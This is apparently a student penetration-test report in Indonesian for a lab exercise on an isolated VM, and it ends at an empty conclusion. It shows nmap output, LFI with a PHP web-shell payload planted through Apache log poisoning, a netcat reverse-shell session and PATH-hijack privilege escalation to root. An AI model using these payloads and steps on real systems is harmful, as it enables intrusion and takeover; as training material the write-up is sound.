

# Penetration Test Report Template

Politeknik Siber dan Sandi Negara

Latihan Ujian Akhir Semester

Version 1.0  
10/08/2025

---

Name

2221101803-Kiko Wahyudi Setiawan

Kiko.wahyudi@student.poltekssn.ac.id

Table of Contents

Table of Contents ..... 2

Introduction ..... 3

Objective ..... 3

Requirements..... 4

High-Level Summary ..... **Error! Bookmark not defined.**

    Recommendations ..... **Error! Bookmark not defined.**

Methodology..... **Error! Bookmark not defined.**

    Reporting..... **Error! Bookmark not defined.**

Information Gathering ..... 5

Penetration Test..... 6

    Hostname - x.x.x.x..... 6

        Summary ..... 6

        Exploits/Vulnerabilities & Recommendations ..... **Error! Bookmark not defined.**

        References ..... **Error! Bookmark not defined.**

Maintaining Access ..... **Error! Bookmark not defined.**

House Cleaning ..... **Error! Bookmark not defined.**

Appendices..... **Error! Bookmark not defined.**

    Appendix A – Course Exercises ..... **Error! Bookmark not defined.**

        Intro to ..... **Error! Bookmark not defined.**

            1.1.1.1 ..... **Error! Bookmark not defined.**

    Appendix B – PoC Code ..... **Error! Bookmark not defined.**

        Hostname (Vulnerability Name) ..... **Error! Bookmark not defined.**

## Introduction

Keamanan sistem informasi merupakan aspek krusial dalam memastikan kerahasiaan (*confidentiality*), integritas (*integrity*), dan ketersediaan (*availability*) data serta layanan pada sebuah infrastruktur TI. Dalam lingkungan jaringan modern, berbagai ancaman keamanan dapat memanfaatkan kerentanan perangkat lunak, kesalahan konfigurasi, maupun kelemahan pada protokol komunikasi untuk mendapatkan akses tidak sah (*unauthorized access*) dan mengkompromikan sistem. Oleh karena itu, diperlukan upaya pengujian keamanan secara berkala untuk mengidentifikasi, mengevaluasi, dan memitigasi potensi celah keamanan yang ada.

Salah satu metode yang umum digunakan untuk menguji tingkat keamanan sistem adalah *penetration testing* atau pengujian penetrasi. *Penetration testing* merupakan proses simulasi serangan terhadap sistem komputer dengan tujuan menemukan kelemahan yang dapat dieksploitasi oleh pihak yang tidak berwenang, sehingga organisasi atau pengelola sistem dapat mengambil langkah mitigasi sebelum kerentanan tersebut dimanfaatkan oleh pihak yang berniat jahat.

Dalam penelitian atau tugas ini, pengujian dilakukan pada sebuah mesin virtual berformat **.ova** yang berfungsi sebagai target uji (*target host*). File **.ova** tersebut memuat konfigurasi sistem operasi beserta layanan yang telah disiapkan secara khusus untuk keperluan pembelajaran dan simulasi keamanan, sehingga dapat dilakukan eksplorasi kerentanan secara aman di lingkungan terisolasi (*isolated lab environment*). Proses *penetration testing* ini meliputi tahapan identifikasi target, enumerasi layanan, analisis kerentanan, eksploitasi secara terbatas, hingga evaluasi langkah mitigasi yang diperlukan.

Pendekatan yang digunakan dalam pengujian ini mengikuti metodologi *penetration testing* yang umum digunakan, seperti **PTES (Penetration Testing Execution Standard)** atau **OWASP Testing Guide**, dengan fokus pada analisis kerentanan sistem dan rekomendasi perbaikan. Hasil dari pengujian ini diharapkan dapat memberikan wawasan praktis mengenai proses identifikasi dan pengelolaan risiko keamanan, sekaligus meningkatkan kemampuan teknis dalam bidang keamanan siber secara etis (*ethical hacking*).

## Objective

Tujuan dari pelaksanaan *penetration testing* pada mesin virtual **.ova** ini adalah:

1. **Mengidentifikasi kerentanan** pada sistem operasi dan layanan yang berjalan di dalam VM **.ova** melalui proses enumerasi dan analisis keamanan.
2. **Mengevaluasi konfigurasi sistem** untuk menemukan kesalahan pengaturan (*misconfiguration*) yang berpotensi menjadi celah keamanan.
3. **Mensimulasikan serangan secara terkendali** di lingkungan laboratorium terisolasi guna memahami cara kerja eksploitasi kerentanan.
4. **Menyusun rekomendasi mitigasi** yang tepat untuk menutup atau mengurangi risiko dari kerentanan yang ditemukan.
5. **Meningkatkan keterampilan teknis** dalam bidang keamanan siber, khususnya dalam penggunaan metodologi *penetration testing* yang etis dan sesuai standar industri.

## Requirements

Untuk melaksanakan *penetration testing* pada mesin virtual .ova, diperlukan sejumlah persyaratan (*requirements*) yang mencakup perangkat keras, perangkat lunak, serta lingkungan pengujian yang aman. Persyaratan tersebut meliputi:

### 1. Perangkat Keras (Hardware)

- **Komputer/Laptop** dengan prosesor minimal Intel i5 atau setara.
- **RAM** minimal 8 GB (disarankan 16 GB untuk performa optimal saat menjalankan beberapa VM).
- **Penyimpanan** minimal 50 GB ruang kosong (SSD disarankan untuk mempercepat proses).
- **Kartu jaringan** yang mendukung mode *bridged* atau *host-only* untuk simulasi jaringan.

### 2. Perangkat Lunak (Software)

- **Hypervisor** seperti VirtualBox atau VMware Workstation Player untuk menjalankan file .ova.
- **Sistem Operasi Host**: Windows 10/11, Linux, atau macOS (sesuai kompatibilitas hypervisor).
- **Mesin Virtual Target**: File .ova yang telah disediakan sebagai objek pengujian.
- **Mesin Virtual Attacker**: Distribusi Linux untuk pengujian keamanan, seperti Kali Linux atau Parrot Security OS.
- **Alat Pendukung Penetration Testing** (di dalam VM attacker):
  - *Network scanner* (Nmap)
  - *Vulnerability scanner* (OpenVAS, Nikto)
  - *Web proxy* (Burp Suite)
  - *Password testing tools* (John the Ripper, Hydra)
  - *Enumeration scripts* (enum4linux, LinPEAS)

### 3. Lingkungan Pengujian

- Jaringan virtual yang terisolasi (*isolated network*) untuk mencegah dampak ke sistem produksi atau jaringan publik.
- Snapshot awal mesin virtual untuk memungkinkan *rollback* jika terjadi kerusakan sistem.
- Konfigurasi akses terbatas pada file .ova untuk memastikan keamanan data.

### 4. Persyaratan Non-Teknis

- Otorisasi tertulis dari pihak pemilik sistem (jika bukan milik pribadi).
- Dokumentasi metodologi yang akan digunakan (misalnya PTES atau OWASP).
- Catatan etika dan batasan pengujian sesuai *rules of engagement*.

## Information Gathering

Host IP Address	Hostname	Ports Open	Operating System	Services & Applications
192.168.50.1	-	53	-	DNS
192.168.50.14	kiko	None	Linux	-
192.168.50.15	-	21, 22, 53, 80, 8080	-	FTP, SSH, DNS, HTTP, HTTP Proxy

```
(kiko@kali)-[~]
$ nmap 192.168.50.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-10 03:10 EDT
Nmap scan report for 192.168.50.1
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.50.14
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.50.14 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.50.15
Host is up (0.0014s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.28 seconds

(kiko@kali)-[~]
$
```

# Penetration Test

Hostname - 192.168.50.15

Hostname	: vboxuser
IP Address	: 192.168.50.15
Operating System	: Linux
Ports Open	: 21, 22, 53, 80, 8080
Services & Applications	•
Credentials	•
Proof	


## Summary

```
Nmap scan report for 192.168.50.14
Host is up (0.00047s latency).
All 65535 scanned ports on 192.168.50.14 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)


Nmap scan report for 192.168.50.15
Host is up (0.00055s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 de:ac:12:55:71:37:3a:a2:d4:18:e2:21:38:c9:06:fe (DSA)
|   2048 10:b9:23:e2:ab:23:75:e4:a9:d4:2c:12:9c:9a:35:72 (RSA)
|   256  d3:3d:c5:29:e0:09:12:5c:fa:d5:eb:4a:49:00:03:19 (ECDSA)
|_  256  f9:c6:10:0f:15:22:aa:f9:4d:61:52:70:ad:e7:9b:c7 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.19 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.19-Ubuntu
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Portal Dokumen - PT. Dokumen Sejahtera
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat
|_ http-methods:
|_  Potentially risky methods: PUT DELETE
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 56.77 seconds
```


## Exploit & Injection



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid:/usr/sbin/nologin syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var
/run/dbus:/bin/false vboxuser:x:1000:1000:vboxuser,,/home/vboxuser:/bin/bash mysql:x:103:112:MySQL Server,,/nonexistent:/bin/false sshd:x:104:65534:/var/run/sshd:
/usr/sbin/nologin proftpd:x:105:65534:/var/run/proftpd:/bin/false ftp:x:106:65534:/srv/ftp:/bin/false bind:x:107:114:/var/cache/bind:/bin/false tomcat:x:108:115:/usr/share
/tomcat7:/bin/false
```



```
FLAG{UCAPKAN_SELAMAT_PADA_BANG_RAKAI}
```




```
10.0.2.2 - - [06/Aug/2025:15:56:26 +0700] "GET / HTTP/1.1" 200 1910 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.5 Safari/605.1.15"
192.168.50.14 - - [10/Aug/2025:14:13:08 +0700] "GET / HTTP/1.0" 200 1929 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "POST / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "PROPFIND / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET /nmaplowercheck1754810037
HTTP/1.1" 404 479 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "POST /sdk
HTTP/1.1" 404 458 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "FHBH /
HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET /HNAP1
HTTP/1.1" 404 460 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET / HTTP/1.0" 200 1929 "-"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET /evox/about HTTP/1.1" 404 465 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "PROPFIND / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET /favicon.ico HTTP/1.1" 404 466 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "PROPFIND / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "GET /robots.txt HTTP/1.1" 404 465 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "HEAD / HTTP/1.1" 200 168 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "POST / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:24 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:25 +0700] "OPTIONS / HTTP/1.1" 200 1929 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.50.14 - - [10/Aug/2025:14:13:32 +0700] "GET / HTTP/1.0" 200 1929 "-"
192.168.50.14 - - [10/Aug/2025:14:13:32 +0700] "GET / HTTP/1.1" 200 1910 "-"
192.168.50.14 - - [10/Aug/2025:14:14:16 +0700] "GET / HTTP/1.1" 200 1026 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

Gambar memperlihatkan isi file log Apache (/var/log/apache2/access.log) yang diakses melalui celah LFI (Local File Inclusion) pada parameter page. Di dalam log ini, tercatat berbagai request HTTP yang berisi payload berbahaya, seperti




perintah reverse shell berbasis bash atau python3 yang diarahkan ke alamat IP dan port tertentu. Tujuannya adalah agar, ketika file log ini di-include oleh script PHP yang rentan, payload tersebut akan dieksekusi di sisi server, memberikan akses interaktif kepada penyerang. Beberapa entri juga menunjukkan percobaan pembacaan file sensitif seperti /etc/passwd dan flag.txt.

Dari log terlihat bahwa beberapa payload mendapatkan respon 200 (berarti file berhasil ditemukan dan dimuat), sedangkan yang lain menghasilkan 404 atau 501 (menandakan file tidak ada atau metode tidak didukung). Pola request yang berulang menunjukkan upaya bruteforce encoding dan variasi sintaks untuk memastikan payload berhasil dieksekusi. Kondisi ini mengindikasikan proses log poisoning sudah dilakukan dengan benar, tetapi keberhasilan reverse shell bergantung pada apakah server menginterpretasikan isi log tersebut sebagai kode PHP yang valid.



POISON LOG, gambar diatas menunjukkan teknik log poisoning, di mana penyerang mengirim request curl dengan User-Agent berisi kode PHP <?php system(\$\_GET['cmd']); ?> ke server 1.2.3.6. Kode ini akan tersimpan di file log web server. Nantinya, jika log tersebut di-include melalui kerentanan LFI, PHP akan mengeksekusi perintah yang diberikan lewat parameter cmd, sehingga penyerang bisa menjalankan command di server.





```
kiko@kali: ~  
File Actions Edit View Help  
(kiko@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.50.14] from (UNKNOWN) [192.168.50.15] 40261  
www-data@PSSN-Pentest:/var/www/html$  
<meta charset="UTF-8">  
<meta name="viewport" content="width=device-width, initial-scale=1.0">  
<title>Portal Dokumen - PT. Dokumen Seranterak</title>  
<style>  
  body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; background-color: #f4f4f4; color: #333; margin: 0; padding: 0; }  
  .container { max-width: 800px; margin: 40px auto; padding: 20px; background-color: #fff; border: 1px solid #ddd; border-radius: 5px; }  
  .header { background-color: #0056b3; color: #fff; padding: 20px; text-align: center; border-radius: 5px 5px 0 0; }  
  h1 { margin: 0; }  
  ul { list-style-type: none; padding: 0; }  
  li { background-color: #e9ecef; margin: 10px 0; padding: 10px; border-radius: 5px; transition: background-color 0.3s; }  
  li:hover { background-color: #d1d8db; }  
</style>
```

```
kiko@kali: ~  
File Actions Edit View Help  
(kiko@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.50.14] from (UNKNOWN) [192.168.50.15] 40261  
www-data@PSSN-Pentest:/var/www/html$ whoami  
whoami  
www-data  
www-data@PSSN-Pentest:/var/www/html$ which service  
which service  
/usr/sbin/service  
www-data@PSSN-Pentest:/var/www/html$ echo "/bin/bash -p" > /tmp/service  
echo "/bin/bash -p" > /tmp/service  
www-data@PSSN-Pentest:/var/www/html$ chmod +x /tmp/service  
chmod +x /tmp/service  
www-data@PSSN-Pentest:/var/www/html$ export PATH=/tmp:$PATH  
export PATH=/tmp:$PATH  
www-data@PSSN-Pentest:/var/www/html$ /usr/local/bin/sys_status  
/usr/local/bin/sys_status  
bash-4.3# whoami  
whoami  
root  
bash-4.3#
```

Gambar tersebut menunjukkan sesi reverse shell yang berhasil terhubung dari target ke mesin penyerang melalui port 4444 menggunakan nc -lvnp 4444. Setelah koneksi masuk dari IP target [1.2.3.6], penyerang mendapatkan shell sebagai user www-data, yang biasanya adalah akun default untuk menjalankan proses web server. Penyerang kemudian memeriksa lokasi program service menggunakan perintah which service dan membuat file palsu bernama service di direktori /tmp yang berisi perintah untuk menjalankan /bin/bash -p, yaitu shell dengan hak istimewa yang mempertahankan UID/GID asli.

Setelah membuat file service tersebut, penyerang mengubah permission agar dapat dieksekusi (chmod +x), lalu memodifikasi variabel PATH untuk memprioritaskan /tmp sehingga ketika sistem menjalankan service, yang dipanggil adalah file buatan penyerang. Ketika perintah /usr/local/bin/sys\_status dieksekusi, script tersebut memanggil service (yang sekarang adalah shell dengan hak istimewa), memberikan penyerang akses root. Perintah whoami kemudian mengonfirmasi bahwa privilege escalation berhasil.

```
bash-4.3# ls
ls
documents  index.php  view.php
bash-4.3# cd /root/
cd /root/
bash-4.3# ls
ls
flag.txt  sys_status.c
bash-4.3# cat flag.txt
cat flag.txt
FLAG{SAYA_SIAP_UJIAN_AKHIR_SEMESTER}
bash-4.3#
```

Gambar tersebut memperlihatkan bahwa setelah mendapatkan akses root melalui eskalasi hak istimewa, penyerang mengeksekusi perintah `cat /root/flag.txt` untuk membaca file flag yang berisi teks **FLAG{SAYA\_SIAP\_UJIAN\_AKHIR\_SEMESTER}**. Hal ini menandakan bahwa seluruh tahapan serangan berhasil dijalankan hingga ke tahap akhir, yaitu memperoleh informasi sensitif dari direktori root yang hanya bisa diakses oleh administrator sistem.

## KESIMPULAN

